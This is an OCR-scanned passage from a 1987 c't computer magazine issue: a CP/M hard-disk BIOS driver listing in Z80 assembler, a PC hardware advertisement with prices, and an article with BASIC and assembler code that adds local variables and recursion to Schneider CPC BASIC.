SPT: DW 0090h *) ;Anzahl 128 Byte lange logische
;Sektoren pro Spur

BSH: DB 04h ;die Werte aus BSH, BLM zusammen
BLM: DB 0Fh ;bedeuten: 2 KByte große Blöcke
EXM: DB 00h ;wegen DSM ) 255 und Blockgröße = 2K
DSM: DW 2B2Ch ;11 052 Blöcke totale Platten-Kapazität,
;also 22 634 496 Bytes

DRM: DW 03FFh ;1024 Directory-Einträge (zu je 32 Byte)
AL0: DB 0FFh ;jedes gesetzte Bit in AL0/1 reserviert
AL1: DB 0FFh ;einen Block fürs Directory:
;16 x 2048 = 1024 x 32 = 32 768
;keine Directory-Checks bei Harddisk
CKS: DW 0000h ;reservierte Systemspuren
OFF: DW 0002h *) ;reservierte Systemspuren

*) Es werden im BIOS zwei physikalische Spuren zu einer
logischen Spur zusammengefaßt
    
```

Bild 6. Die Daten des Disk-Parameter-Blocks, die für eine Harddisk 5126 von NEC in den Beispielen verwendet werden.

```

HDDATA EQU 0040H ; Harddisk data port
HDSTAT EQU HDDATA+1 ; Harddisk status port
HDRES EQU HDDATA+1 ; Harddisk reset function
HDSSEL EQU HDDATA+2 ; Harddisk select function
HDCONF EQU HDDATA+2 ; Harddisk configuration port
HDMASK EQU HDDATA+3 ; Harddisk DMA mask

;-----:
; LOGIN:
;-----:

PUSH HL
PUSH BC
CALL CLEAR ; Clear disk buffer before
POP BC ; the new drive will log in
PUSH BC
LD A,C
CP 3
JR NC, HDTAB
LD HL, FDJUMPS
LD DE, HOME
LD BC, HDJUMPS-FDJUMPS
JR CLOG
HDTAB: LD HL, HDJUMPS
LD DE, HOME
LD BC, HDJUMPS-FDJUMPS
CLOG: LDIR
POP BC
POP HL

;-----:
;-----:

HOME: JP FDHOME
TRACK: JP FDTRACK
SECTOR: JP FDSEC
CLEAR: JP FDCLEA
SET: JP FDSET
SEGMNT: JP FDSEG
COPY: JP FDCOPY
SECIB: JP FDSIB
WRS12: JP FDWR
RDS12: JP FDRD

FDJUMPS:
JP FDHOME
JP FDTRACK
JP FDSEC
JP FDCLEA
JP FDSET
JP FDSEG
JP FDCOPY
JP FDSIB
JP FDWR
JP FDRD

HDJUMPS:
JP HDHOME
JP HDTRK
JP HDSEC
    
```

```

JP HDCLEA
JP HDSET
JP FDSEG ; Same as HDSEG
JP FDCOPY ; Same as HDCOPY
JP HDSIB
JP HDWR
JP HDRD

ENDJPS:

HDHOME: RET ; Not used
HDTRK: LD A,C ; Physical tracks 0 and 1
AND 01 ; are logical track 0
RLCA ; Physical tracks 2 and 3
LD (DOS),A ; are logical track 1
SRL B
RR C
LD (DOST),BC

HDSEC: LD (DOSS),BC
RET

HDSIB: LD BC, (DOSS) ; This routine tests if the
SRL B ; desired sector is in the
RR C ; buffer already
SRL B
RR C
SRL B
RR C
LD A,C
CP 9
LD B,0
JR C, HDSIB1
INC B
SUB 9
HDSIB1: LD C,A
LD A, (DOS)
ADD A,B
LD HL, HEAD
CP (HL)
RET NZ
INC HL
LD A, (DOST+1)
RRC
RRC
ADD A,C
CP (HL)
RET NZ
LD A, (DOST)
INC HL
CP (HL)
RET

HDSET: LD BC, (DOSS) ; Parameter areas from
SRL B ; 'hdscmd' routine becomes
RR C ; set here
SRL B
RR C
SRL B
RR C
LD A,C
CP 9
LD B,0
JR C, HDSET1
INC B
SUB 9
HDSET1: LD C,A
LD A, (DOS)
ADD A,B
LD (HEAD),A
LD A, (DOST)
LD (CYLIND),A
LD A, (DOST+1)
RRC
RRC
ADD A,C
LD (SECT),A
RET

; Hard disk procedures

; procedure wcr; ; Wait_controller_ready
WCR: IN A, (HDSTAT) ; Read DMTI status
BIT 0,A ; Test if controller requests
JR Z,WCR ; any communication

; procedure hdscmd (PARAMETERS: (h1),COUNT: b,COMMAND: c);
; var
DRVRDY: DEFB 0,0,0,0,0
CFIELD:
HEAD: DEFB 0
    
```

```

SECT: DEFB 0
CYLIND: DEFB 0
BCOUNT: DEFB 01H
TERMIN: DEFB 02H

HDSCMD: OUT (HDSSEL),A ; Select the DMTI controller
CALL WCR ; Wait for the controller
LD A,C ; Send the command

NXBHD: CALL WCR ; Wait for the controller
LD A,(HL) ; Fetch the next parameter
OUT (HDDATA),A ; Send it to the controller
INC HL ; Point to the next parameter
DJNZ NXBHD ; Repeat until all bytes have
; been sent

RET

```

```

; procedure hard_disk_read (BUFFER: (hl));
HDRD: LD HL,CFIELD ; Send the hard disk read
LD BC,050AH ; command together with the
CALL HDSCMD ; chosen parameters
CALL WCR
IN A,(HDSTAT)
BIT 2,A
JR NZ,HDERR1
LD BC,1024
LD HL,DBUF
RDL00P: CALL WCR ; Transfer them into the
IN A,(HDDATA) ; buffer
LD (HL),A
INC HL
DEC BC
LD A,C
OR B
JR NZ,RDL00P
JR HDACTERM ; Go to terminate the command

```

```

HDCLEA: ; Return with Z if buffer is not active.
; If buffer is active, write it to the
; hard disk. Set buffer passiv and return
; with: Z = write ok NZ = write error

LD A,(ACTIVE) ; Buffer active ?
OR A
JR Z,HDWR ; Yes: Store
XOR A ; Not active
RET

```

```

; procedure hard_disk_write (BUFFER: (hl));
HDWR: LD HL,CFIELD ; Send the hard disk write
LD BC,050AH ; command together with the
CALL HDSCMD ; chosen parameter
CALL WCR
IN A,(HDSTAT)
BIT 2,A
JR NZ,HDERR1
LD BC,1024
LD HL,DBUF
WL00P: CALL WCR ; Send all data to the DMTI-
LD A,(HL) ; internal buffer
INC HL
OUT (HDDATA),A
DEC BC
LD A,C
OR B
JR NZ,WL00P
DEC A
LD (ACTIVE),A ; Set buffer passiv

HDACTERM:
CALL WCR ; Terminate the command by
IN A,(HDDATA) ; testing if it ends successful
BIT 1,A
RET
Z
LD HL,HDERRMES2
JP ERRMES
HDERR1: LD HL,HDERRMES1
CALL ERRMES
CALL WCR
IN A,(HDDATA)
LD A,1
OR A
RET

```

```

HDERRMES1: DEFB 0DH,0AH,07H,'Hard disk error 1$'
HDERRMES2: DEFB 0DH,0AH,07H,'Hard disk error 2$'

```

Programm 4. Die eigentlichen BIOS-Treiber-Routinen in Z80-Assembler.



c't 1987, Heft 4

67-cm-Daten-Farbmonitor



Passend an IBM®-PC mit Farbgrafikkarte 15,7 kHz, Herculeskarte 18 kHz. Parallelbetrieb zum Datenmonitor des PC-Rechners möglich.

Bezugsquelle:

VKT Video-Kommunikation GmbH
Daimlerstraße 23, 7417 Pfullingen
Tel. 07121/73017, Telex: 729626 vkt d

IBM, Herculeskarte sind eingetragene Warenzeichen.

LECH-TECHNICS

Gesellschaft zur Herstellung und Vertrieb von elektrischen Geräten und Microcomputern mbH

Kieler Straße 6
2350 Neumünster
Telefon: 043 21/4 63 65
MAILBOX:
18.00—8.00 Uhr
022 37/8171
300 Baud, keine Parität, 7 Datenbits, 1 Stopbit

Heerstraße 96
5014 Kerpen-Türnich
Telefon: 022 37/8171
Telex: 889103 wer d



MICROCOMPUTER „ATLAS 16“ voll IBM XT-kompatibel

Hauptplatine: 256K RAM (aufrüstb. 640 K), Prozessor 8088, Takt: 4,77 MHz / 8 MHz umschaltbar, eingeb. BIOS (Eprom 2764), 8 Erweiterungssteckplätze, 4 Sockel für Eprom 2764, Sockel für Co-Prozessor 8087.
Color-Graphik-Karte: 2 Anschlüsse für composite Monitor (BAS kein TTL, Farbdarstellung in Graustufen), R-G-B Farbmonitor, sowie Lichtgriffel, CRT-Controller 6845.
Multifunktionskarte: GAME Port (Spielerregleranschluss), batteriegebufferter Echtzeituhr, parallele Schnittstelle (Centronics), serielle Schnittstelle (RS-232), freie Sockel für 2. seriellen Port, Diskontroller zum Anschluß von zwei Diskettenlaufwerken (360K).
1 Diskettenlaufwerk 360K Kapazität, Schaltzeitteil 135 Watt (Harddisk), deutsche Tastatur mit 10 Funktionstasten, aufklappbares Stahlblechgehäuse, englische Handbücher.

wie zuvor beschrieben Preis: 1299,— DM
mit 2 Laufwerken Preis: 1548,— DM
mit 1 x 20MB Harddisk Preis: 2599,— DM

MICROCOMPUTER „ATLAS AT“ voll IBM AT-kompatibel

Hauptplatine: 512K RAM (aufrüstb. 1 MB), Prozessor 80286, Takt: 6/8 MHz umschaltbar, einstellbar WAIT STATES/NO WAIT STATES, eingeb. BIOS (Selbsttest), 8 Erweiterungssteckplätze: 2 mit Einzel 82 Pin o. 6 mit Doppel 62/36 Pin Anschlüsse, Sockel für Coproz. 80287, akkugeb. Echtzeituhr.
Color-Graphik-Karte: 2 Anschlüsse für composite Monitor (BAS kein TTL, Farbdarstellung in Graustufen), R-G-B Farbmonitor, sowie Lichtgriffel, CRT-Controller 6845.
FDD/HDD Diskontroller Karte: Anschluß für 2 Diskettenlaufwerke (1,2 MB) und 2 Festplattenlaufwerke, 1 Diskettenlaufwerk 1,2 Mbyte, Schaltzeitteil 200 Watt, deutsche Tastatur mit 10 Funktionstasten, Stahlblechgehäuse, englische Handbücher.

wie zuvor beschrieben Preis: 2999,— DM
mit 20 MB Harddisk Preis: 3999,— DM

Zubehör für PC/XT komp. Rechner:

Motherboard (640K) ohne RAM	249,— DM
Turbo-board (640K) ohne RAM	328,— DM
Schaltzeitteil 135 Watt	189,— DM
Color-Graphik-Karte	129,— DM
Monochrome-Graphik-Printer	
Karte (Hercules kompatibel)	178,— DM
Multifunktionskarte 384K o. RAM	198,— DM
Diskdrive 2 x 40 Track	249,— DM
Multi-I/O-Karte	198,— DM
Tastatur für IBM deutsch	178,— DM
Harddisk 20 MB m. Contr.	1299,— DM
Druckeranschlußkabel	55,— DM
Drucker SAKATA I, IBM	798,— DM
Drucker Fujitsu DX 2100	1598,— DM
Drucker Fujitsu DL 2400	3198,— DM
Modem Hayes k. SM 120+ 300/1200	548,— DM
Math. Co-Prozessor 8087	398,— DM
Math. Co-Prozessor 80287	898,— DM
Epromer 2716/32/64/128	398,— DM
AGA Karte von Commodore	498,— DM
EGA Karte (IBM komp.)	598,— DM
LIGHT-PEN mit Software	178,— DM
MÜLSE mit Software für IBM	178,— DM
IBM Metallgehäuse klappb.	148,— DM
Monochr. Monitor 25 MHz comp.	348,— DM
Monochr. Monitor TTL gr. 12"	398,— DM
Monochr. Monitor TTL gr. 14"	478,— DM
Monitor TTL bernst. 14"	498,— DM
R-G-B Farbmonitor SAKATA	998,— DM
EGA Farbmonitor SAKATA	1548,— DM
MS-DOS 2.11 m. GWSBasic	298,— DM
PC-DOS 3.1 deut. Handbücher	298,— DM
RAM Speicher 256K (9 x 41256)	88,— DM
RAM Speicher 64K (9 x 4164)	40,— DM
IC Satz 1. 2. seriellen Port	85,— DM

Zubehör für AT komp. Rechner:

AT Mainboard 1MB ohne RAM	1198,— DM
Floppy- und Harddiskcontroller	698,— DM
Floppydisk Controller Karte	178,— DM
Multifunktionskarte (2,5 MB)	
1 seriell, 1 parallel o. RAM	448,— DM
RS-232 und Printer Karte	148,— DM
Laufwerk 360K für AT	378,— DM
Floppy Disk Laufwerk 1,2 MB	448,— DM
Harddisk 20 MB formatiert	998,— DM
Schaltzeitteil 192 Watt	348,— DM
AT Metallgehäuse	298,— DM
Tastatur für AT komp. Rechner	198,— DM

Technische Änderungen vorbehalten. Endpreise zzgl. Porto und Verpackung. Ausführliche und neueste Info und Preise gegen DIN-A5-Freiumschlag mit 1,30 DM Rückporto oder über Mailbox.



Lokalitäten in BASIC

Rekursion und lokale Variablen in BASIC

Michael Sperber

Nicht nur seine Spaghetti-Listings kreidet man der BASIC-Sprache an, auch daß keine Variablen lokal deklariert werden können, somit rekursive Unterprogramme in BASIC unmöglich seien, macht den echten Strukturalisten zum BASIC-Muffel. In neueren BASIC-Konzepten sind diese Strukturelemente ja schon integriert. Mit RSX-Befehlen läßt sich aber auch ein 'altes' BASIC, wie das der Schneider CPCs, mühelos auf den neuesten Stand bringen.

Es soll Leute geben, die nicht von 'ihrem' BASIC lassen mögen. Nicht nur das, BASIC erlebt vielleicht eine Renaissance, denn nicht nur bei kleinen Gelegenheitsprogrammen ergeben sich mit dem BASIC-Interpreter geringere Entwicklungszeiten. Arbeitet man mit einer 'alten' BASIC-Version, so tritt wohl oft die Situation ein, daß ein einfacher Algorithmus zur Lösung eines Problems bekannt ist, dieser aber leider rekursiv gestaltet (eine Prozedur ruft sich selbst auf) und nur umständlich in das BASIC übertragbar ist. In solchen Fällen soll Ihnen diese RSX-Erweiterung strukturiertes Programmieren ermöglichen.

Variablen können überall im Programm als lokal vereinbart werden; Werteübergabe an das Unterprogramm und Zurückgabe von Ergebnissen an das aufrufende (Haupt-)Programm mit aktuellen und formalen Parametern gehören ebenso dazu wie die Übergabe von Zeigern. Im Gegensatz zu einigen Spra-

chen (zum Beispiel Pascal) können sogar Werte von lokalen Variablen aus dem Unterprogramm zurückgegeben werden, wobei das Unterprogramm nicht über Zeiger auf die globalen Variablen zugreift.

Das Programm LOCAL richtet fünf neue RSX-Befehle ein: INITLOCAL, LOCAL, ENDLOCAL, GIB, NIMM. Das Ladeprogramm mit dem Hexcode für LOCAL kann entweder für sich allein aufgerufen oder in andere Programme eingebunden werden. Der Vollständigkeit halber und für Unzufriedene ist zum Hexcode auch das Assembler-Listing mit abgedruckt.

Initialisierung

Die Verwaltung lokaler Variablen und die Parameterübergabe erfordert Speicherplatz für die Zwischenspeicherung der alten Variablenwerte. Bei der Initialisierung mit INITLOCAL wird dem Maschinenspracheprogramm die Lage dieser Speicherbereiche bekannt gemacht. Zuvor muß natürlich erst Speicherplatz reserviert werden. Die

Initialisierung sieht deshalb typischerweise wie folgt aus:

```
MEMORY HIMEM-aaaa
INITLOCAL, HIMEM+1, HIMEM+bbbb
```

Hierbei gibt 'aaaa' den gesamten Umfang des reservierten Speicherbereichs an und 'bbbb' den Teil, der für die Verwaltung der Parameterübergabe verwendet wird. Der Rest, also der Bereich der Länge 'aaaa-bbbb' steht für die Verwaltung der lokalen Variablen zur Verfügung.

Da Parameterübergaben typischerweise nicht verschachtelt werden, genügt hierfür ein kleiner Bereich, z.B. bbbb=50. Die Größe aaaa wird sich also im wesentlichen nach dem Speicherbedarf für die lokalen Variablen richten, die ja üblicherweise auch verschachtelt auftreten. Mit aaaa=2000 ist man hier gut bedient.

Den Speicherbedarf kann man direkt an den Aufrufen der Funktionen LOCAL und GIB ablesen: Die 'Variablen-Art' (2 für Integer, 8 für Real) multipliziert mit der Anzahl der benutzten lokalen Variablen gibt di-

```
60000 REM >>>>>>> ASS3-Modul: b:local <<<<<<<
60010 DATA 01,##,09,21,##,38,C3,D1,BC,##,1A,C3,##,40,C3,##,0493
60020 DATA 54,C3,##,4A,C3,##,5E,C3,##,B1,4C,4F,43,41,CC,45,0626
60030 DATA 4E,44,4C,4F,43,41,CC,47,49,C2,4E,49,4D,CD,49,4E,0617
60040 DATA 49,54,4C,4F,43,41,CC,00,00,00,00,00,00,00,00,0288
60050 DATA 2A,##,3C,CD,##,68,22,##,3C,C9,2A,##,3E,CD,##,68,045F
60060 DATA 22,##,3E,C9,2A,##,3C,CD,##,83,22,##,3C,C9,2A,##,0430
60070 DATA 3E,CD,##,83,22,##,3E,C9,EB,CB,3F,DD,66,01,DD,6E,073B
60080 DATA 00,DD,46,03,DD,4E,02,ED,B0,01,04,00,DD,09,3D,20,0538
60090 DATA EA,EB,C9,47,18,04,DD,23,DD,23,10,FA,DD,2B,DD,2B,081B
60100 DATA CB,3F,DD,46,03,DD,4E,02,B7,ED,42,DD,56,01,DD,5E,0782
60110 DATA 00,E5,ED,B0,E1,DD,2B,DD,2B,DD,2B,DD,2B,3D,20,E2,08C2
60120 DATA C9,DD,66,01,DD,6E,00,22,##,3C,DD,66,03,DD,6E,02,0649
60130 DATA 22,##,3E,C9,00,00,00,00,00,00,00,00,00,00,00,0129
60140 DATA -1
60150 MEMORY HIMEM-220
60160 zeile=60000 ' Data-Start Zeile
60170 rel.flag%=0 ' Adresse relocieren ja/nein
60180 RESTORE 60000: addr= HIMEM+1
60190 READ byte$: WHILE byte$ <>"-1"
60200 summe=0 : zeile=zeile+10
60210 FOR i=0 TO 15
60220 IF byte$="##" THEN rel.flag%=1 : GOTO 60260
60230 byte=VAL("&"+byte$) : summe=summe+byte
60240 IF rel.flag% THEN byte=byte+HIMEM+1 : POKE addr,
256*(byte/256-INT(byte/256)) : addr=addr+1
: byte=INT(byte/256) : rel.flag%=0
60250 POKE addr,byte : addr=addr+1
60260 READ byte$: NEXT
60270 IF summe<>VAL("&"+byte$) THEN PRINT "Fehler in Zeile " :
zeile : PRINT "Summe=";HEXS(summe) : STOP
60280 READ byte$: WEND
60290 CALL HIMEM+1 ' RSX einbinden
```

Der Lader für den Hexcode der neuen RSX-Befehle kann entweder für sich gestartet oder in eigene Programme eingebunden und mit GOSUB 60000 initialisiert werden.

rekt den verbrauchten Speicher in Byte an:

```
aaaa= 2*Anzahl der int-Variablen
+8*Anzahl der real-Variablen
+bbbb
```

Beim Aufruf von ENDLOCAL und NIMM wird der Speicher entsprechend wieder freigegeben.

Spezialitäten

In Wahrheit wird dem Maschinenspracheprogramm nur der

Anfang des Zwischenspeicherbereichs bekannt gemacht. Überschreitungen werden nicht abgefangen; dies würde das Programm erheblich verlängern. Die Berechnung des Speicherbedarfs ist unkompliziert und scheint dagegen das geringere Übel.

Bei Verwendung rekursiver Algorithmen ist zu bedenken, daß im Schneider-BASIC die 'Rekursionstiefe' von der Größe des Stapels abhängig ist, auf den bei jedem GOSUB-Aufruf die Register gerettet werden. Die Stapelgröße variiert je nach dem belegten Speicherplatz für Programme.

In BASIC müssen nicht, wie in den meisten höheren Sprachen, Variablen vor einer Zuweisung deklariert worden sein. In unserem Fall ist dies aber notwendig. Dieser Umstand resultiert daraus, daß sowohl lokale Variablen als auch zu übergebende Ein-/Ausgabe-Parameter dem RSX-Kommando mit dem 'Klammeraffen' (Adreßoperator) übergeben werden müssen. Die Schneider CPCs verlangen aber, daß solche Variablen bereits vorher initialisiert sein müssen. Hierzu bieten sich zwei Alternativen an:

Die Initialisierung direkt vor LOCAL hat den Vorteil, daß jedes Modul wirklich völlig in sich abgeschlossen programmiert werden kann und nach außen als schwarzer Kasten erscheint. Nachteil ist ein kleiner Laufzeit-Overhead, der aber selbst bei intensiver rekursiver Anwendung keine nennenswerte Größe erreicht. Nur sollten die Variablen nicht innerhalb von Schleifen immer wieder initialisiert werden. Die Initialisierung kann so aussehen:

```
i% = i% : f = f
!LOCAL,2,@i%,8,@f
```

Mit 'i% = i%' erreicht man eine Initialisierung, ohne daß der Wert der Variablen verändert wird – das kann manchmal notwendig sein.

Initialisiert man alle Variablen am Programmstart, hat das einen Laufzeitgewinn zum Vorteil; der Nachteil aber ist, daß Details des Unterprogramms ins Hauptprogramm gezogen werden müssen.

Verwaltung

Mit LOCAL und ENDLOCAL, die immer paarweise mit den gleichen Argumenten auf-

treten sollten, werden Blöcke markiert, innerhalb derer die angegebenen Variablen 'lokal' sind. Das heißt, Änderungen an diesen Variablen sind nach ENDLOCAL wieder rückgängig gemacht. Es können mehrere Variablen in einer Zeile vereinbart werden, doch sollte man nicht jeweils den Wert für die Variablen-Art vergessen.

```
!LOCAL,2,@i%,2,@j%,8,@f
...
!ENDLOCAL,2,@i%,2,@j%,8,@f
```

Durch lokale Variablen werden schon hübsche neue Programmstrukturen möglich, doch müßten die Programmblöcke auch Werte und Ergebnisse austauschen können. Speichert man das Ergebnis in einer lokalen Variablen, so ist es mit dem ENDLOCAL auch schon verschwunden. Und wie, wenn das rufende Programm das Unterprogramm selbst wieder ist (Rekursion)? Verwendet man hier globale (d.h. nicht-lokale) Variablen, so zerstört man bei rekursiven Prozeduren unter Umständen das schon gespeicherte Ergebnis des rufenden Programms.

In diesen Fällen benutzt man die zwei Befehle GIB und NIMM, die gleich auch noch die Parameterübergabe an das Unterprogramm mit erledigen.

Will ein Hauptprogramm einem Unterprogramm Werte übergeben, so schickt es ihm diese mit GIB. Das Unterprogramm holt sich die Werte mit NIMM ab. Abstimmung ist also nötig über die Anzahl, Reihenfolge und Variablen-Arten. Dagegen können die verwendeten Variablen-Namen bei GIB und NIMM unterschiedlich sein. Die Regel wird wohl sein, daß bei NIMM lokale Variablen verwendet werden.

Die Zurückgabe von Ergebnissen erfolgt in analoger Weise mit GIB und NIMM. Hier schickt das Unterprogramm die Werte mit GIB an das Hauptprogramm, das sie sich mit NIMM abholt. Das entspricht einer Parameterübergabe, wie sie zum Beispiel eine Pascal-Funktion bietet, allerdings können hier mehrere Werte übergeben werden.

Das Abschicken von Variablen mit GIB und das zugehörige Aufnehmen mit NIMM sollten nicht durch verschachtelte GIB-NIMM-Paare unterbrochen werden. Wenn in diesen

Fakultätsberechnung ist zwar ein alter Hut, eignet sich jedoch gut zur Demonstration, wie man den Algorithmus, von Pascal in BASIC übersetzt.

```
[SA-]
PROGRAM Fakultat;
VAR n : integer;
    faku : real;

FUNCTION Fak(n : integer) : real;
BEGIN
  IF n=0 THEN Fak := 1
  ELSE Fak := Fak(n-1)*n
END;

BEGIN | Hauptprog. |
  REPEAT
    writeln('Fakultat (n <= 33) ');
    write('n = '); readln(n);
    faku := Fak(n);
    writeln('Fak(n) = ',faku; 5: 0);
  UNTIL false
END.
```

```
10 ***** Fakultat *****
20 Ein rekursives Programm zur Fakultätsberechnung
30 Michael Sperber; Juni 1986
40
50 Vorher mit LOCAL.BAS das Maschinenprogramm starten
60 oder an dieses Programm anhängen und hier mit
70 GOSUB 60000 einbinden
80
90 fuer die Stacks Platz reservieren
100 und Adressen bekanntmachen
110 MEMORY HIMEM-2000
120 !INITLOCAL,HIMEM+1,HIMEM+51
130
140 Variablen-Deklaration
150 n%=n%: hilf%=hilf%: fak=fak: hilf=hilf
160
170 ----- Demo Hauptprogramm -----
180 MODE 2
190
200 argument%=0 : ergebnis=0
210
220 PRINT "Fakultat ( N <= 33) "
230 PRINT
240 INPUT "N=",argument%
250
260 !GIB,2,@argument% : GOSUB 300 : !NIMM,8,@ergebnis
270 PRINT "Fak(n)=";ergebnis
280 GOTO 220
290
300 ----- Unterprogramm Fakultat -----
310 input: integer N
320 output: real FAK
330
340 !LOCAL,2,@n%,2,@hilf%,8,@fak,8,@hilf
350 !NIMM,2,@n%
360
370 IF n%<2 THEN fak=1 : GOTO 490
380
390 Ansonsten:
400 Berechne FAK(n-1) und daraus FAK(N)=FAK(N-1)*N
410
420 hilf%=n%-1
430 !GIB,2,@hilf%
440 GOSUB 300 berechne FAK(N-1)
450 !NIMM,8,@hilf nach hilf speichern
460
470 fak=hilf*n%
480
490 REM ---ende
500 !GIB,8,@fak
510 !ENDLOCAL,2,@n%,2,@hilf%,8,@fak,8,@hilf
520 RETURN
```

einfachen Beispielen der Aufwand für die Parameterübergabe enorm scheint, so liegt das daran, daß er unabhängig von der Komplexität des Unterprogramms ist. Bei solch einfachen Unterprogrammen wie in den Beispielen scheint er hoch, er steigt aber bei umfangreichen Unterprogrammen nicht mehr wesentlich an.

Spiel ohne Grenzen...

Dem RSX-Kommando müssen immer die Adressen der Variablen übergeben werden. Nichtsdestotrotz stehen dem gerufenen Unterprogramm nur die Variablenwerte zur Verfügung. Will man explizit die Adresse

einer Variablen an ein Unterprogramm übergeben, so weist man sie zuerst einer anderen Variablen zu.

```
a = 99.9
adr.a% = @a
!GIB,2,@adr.a%
```

Was das Unterprogramm mit dieser Adresse macht, ist natürlich seine Sache. Denkbar ist beispielsweise, daß das Unterprogramm andere RSX-Befehle aufruft, die ebenfalls die Adresse einer Variablen verlangen. Statt '@a' würde dann 'adr.a%' übergeben, mit dem Effekt, daß Variablen des Hauptprogramms auch in ihrem Wert verändert werden können.

Bisher wurde nur von Integer

und Real-Variablen gesprochen. Selbstverständlich können auch Strings übergeben werden (Variablen-Art = 3), wobei sich allerdings ein Problem ergibt: Bei Strings zeigt der Wert '@String' nicht auf den String, sondern auf den String-descriptor, der dann wiederum die Länge und die Anfangsadresse des Strings enthält. Dieser Stringdescriptor kann aber seinen Wert ändern, ohne daß der Programmierer dies merkt. Es wird ja bei jeder Speicherbereinigung (Garbage Collection) dem String ein neuer Platz zugewiesen.

Übergabe von Strings ist also nur dann machbar, wenn mit Sicherheit keine Speicherbereinigung erfolgen wird.

... oder Mißbrauch

Mißbrauch ist natürlich nie auszuschließen – aber oft auch

nützlich. So eröffnet diese Hilfe zur strukturierten Programmierung ungeahnte neue Möglichkeiten der un-strukturierten Programmierung.

Gewitzte haben sicher schon gemerkt, daß die 'Variablen-Art' nichts anderes ist als die Anzahl der Informationsbytes des jeweiligen Variablen-Typs. So ist z.B. eine Integer-Variable gespeichert in zwei Byte (Variablen-Art = 2), beginnend bei der Adresse '@Variablen-Name'. Es spricht nun eigentlich nichts dagegen, selbst sinnvolle andere Variablen-Arten zu erfinden. Dazu einige Beispiele:

– Wollte man alle Elemente eines Arrays einzeln als lokal deklarieren, so wäre das umständlich und unübersichtlich. Viel einfacher geht es so:

```
lLOCAL,2*100,@feld%{0}
```

Damit wird lokal das Array 'feld' mit 100 Integer-Werten angelegt. Natürlich muß das Array vorher dimensioniert worden sein.

– Vertauschen von Strings und anderen Variablenwerten ist eine umständliche Sache, weil jeweils eine Zwischenvariable benötigt wird. Bei Strings kommt noch hinzu, daß für jeden String neuer Speicherplatz reserviert wird, obwohl der alte noch reichen würde. Einfacher (und schneller) geht es mit

```
lLOCAL,3,@string1,3,@string2
lENDLOCAL,3,@string2,3,@string1
```

Der Trick hierbei ist, daß bei ENDLOCAL die Variablen-Namen in der anderen Reihenfolge stehen.

– Es sei ein String-Array gegeben, in dem in aufsteigender Reihenfolge Namen gespeichert

sind. Nun kommt ein neuer Name hinzu, der dummerweise an die Position 10 einsortiert werden soll. Die restlichen Einträge 10,11,12,13,...,N müssen jeweils um einen Platz nach oben verschoben werden. Gerade bei Strings wird hier schnell eine Speicherbereinigung nötig, die natürlich enorm Zeit kostet. Schneller geht's so:

```
lLOCAL,3*(N-10),@name$[10]
lENDLOCAL,3*(N-10),@name$[11]
name$[10] = Neuer.Name$
```

Hier besteht der Trick darin, daß die Elemente bei ENDLOCAL um einen Index höher wieder zurückgenommen werden, als sie bei LOCAL abgeliefert wurden.

Bei allen diesen Tricks, die mit Arrays arbeiten, muß man natürlich darauf achten, daß der bereitgestellte Zwischenspeicher auch groß genug ist.

<pre> ; ***** ; LOCAL, ENDLOCAL, GIB, NIMM ; ***** ; RSK-Kommandos fuer Schneider CPC464 ; von Michael Sperber, Lohstr 20 A ; 8510 Fuerth 17, 5.Juni 1986 ; ***** ; ; Syntax fuer alle vier Befehle: ; lLOCAL , TYP , # VARIABLE ; mit ; TYP= 2 fuer Integer-Variable ; 8 fuer Real-Variable ; VARIABLE= Name einer Variablen ; Syntax fuer Initialisierung: ; lINITLOCAL,ADR1,ADR2 ; mit ; ADR1 > HIMEM ; ADR2 > ADR1 ; ; Anwendung: ; LOCAL & ENDLOCAL ; erlauben lokale Variable. Alle ; VARIABLE werden durch ENDLOCAL ; auf die Werte zurueckgesetzt, ; die sie beim Aufruf von LOCAL ; hatten. Aenderungen dringen also ; nicht nach aussen. Rekursive ; Anwendungen werden moeglich. ; GIB & NIMM ; erlauben formale Parameter. ; Die Werte der Variablen in der ; Argumenteliste von GIB werden den ; entsprechenden Variablen in der ; Argumenteliste von NIMM zugewiesen. ; Damit koennen Werte von lokalen ; Variablen an relativ globale ueber- ; geben werden. GIB & NIMM sollten ; nicht geschachtelt werden, also ; jeweils die erste/letzte Anweisung ; einer lokalen Routine sein. ; INITLOCAL ; macht den Routinen die absolute Lage ; der verfuegbaren Speicherraume ; bekannt. GIB speichert ab ADR1, ; LOCAL speichert ab ADR2. ; Ueberschreitung des Speicherbereichs ; werden nicht gepueft oder abgefangen. ; Achtung deshalb! ; ; org 42000 ; start, nur provisorisch ; ; BASIC-Routine reloziert. ; ; ***** ; /* RSK - Einbindung */ ; ***** ; ; lD BC,rsx ; lD HL,kernal ; jP logext ; ; rsx: ; dw table ; jP local ; jP endlcal ; jP gib ; jP nimm ; jP initlocal </pre>	<pre> table: ds 'LOCA' \ db 44C+480 ; ds 'ENDLOCA' \ db 44C+480 ; ds 'GI' \ db 442+480 ; ds 'NIM' \ db 44D+480 ; ds 'INITLOCA' \ db 44C+480 ; db 0 ; ; kernal: ; dw 0 ; dw 0 ; ; ***** ; /* H A U P T - P R O G R A M M E */ ; ***** ; ; logext= &BCD1 ; pool_zeiger: dw 0 ; pool_2_zeiger: dw 0 ; ; local: ; lD HL,(pool_zeiger) ; call binde ; lD (pool_zeiger),HL ; ret ; ; gib: ; lD HL,(pool_2_zeiger) ; call binde ; lD (pool_2_zeiger),HL ; ret ; ; endlcal: ; lD HL,(pool_zeiger) ; call entbinde ; lD (pool_zeiger),HL ; ret ; ; nimm: ; lD HL,(pool_2_zeiger) ; call entbinde ; lD (pool_2_zeiger),HL ; ret ; ; initlocal: ; lD H,(IX+1) ; lD L,(IX+0) ; HL=2.Arg ; lD (pool_zeiger),HL ; lD H,(IX+3) ; lD L,(IX+2) ; HL=1.Arg ; lD (pool_2_zeiger),HL ; ret ; ; ***** ; /* Unterprogramme */ ; ***** ; ; Ein-/Ausgabe: nur HL=Zeiger in Pool ; ; binde ; ; binde ; ; bindet die uebergebenen Variablen ; ; lokal neu. ; ; binde: ; ex DE,HL ; DE=Zeiger ; srl A ; A=A/2, Argumente ; ; nur paarweise! </pre>	<pre> binde2: ; lD H,(IX+1) ; HL=@VAR ; lD L,(IX+0) ; lD B,(IX+3) ; BC=TYP-KZ ; lD C,(IX+2) ; ldir ; kopiere in Pool ; ; lD BC,4 ; add IX,BC ; IX auf naechstes ; ; Argumentepaar ; ; dec A ; jr NZ,binde2 ; ; ex DE,HL ; ret ; ; ; 'entbinde' ; ; hebt die lokale Bindung der ueber- ; ; gebenen Variablen auf. ; ; entbinde: ; ; Argumente-Liste muss natuerlich ; ; in umgekehrter Reihenfolge wie ; ; 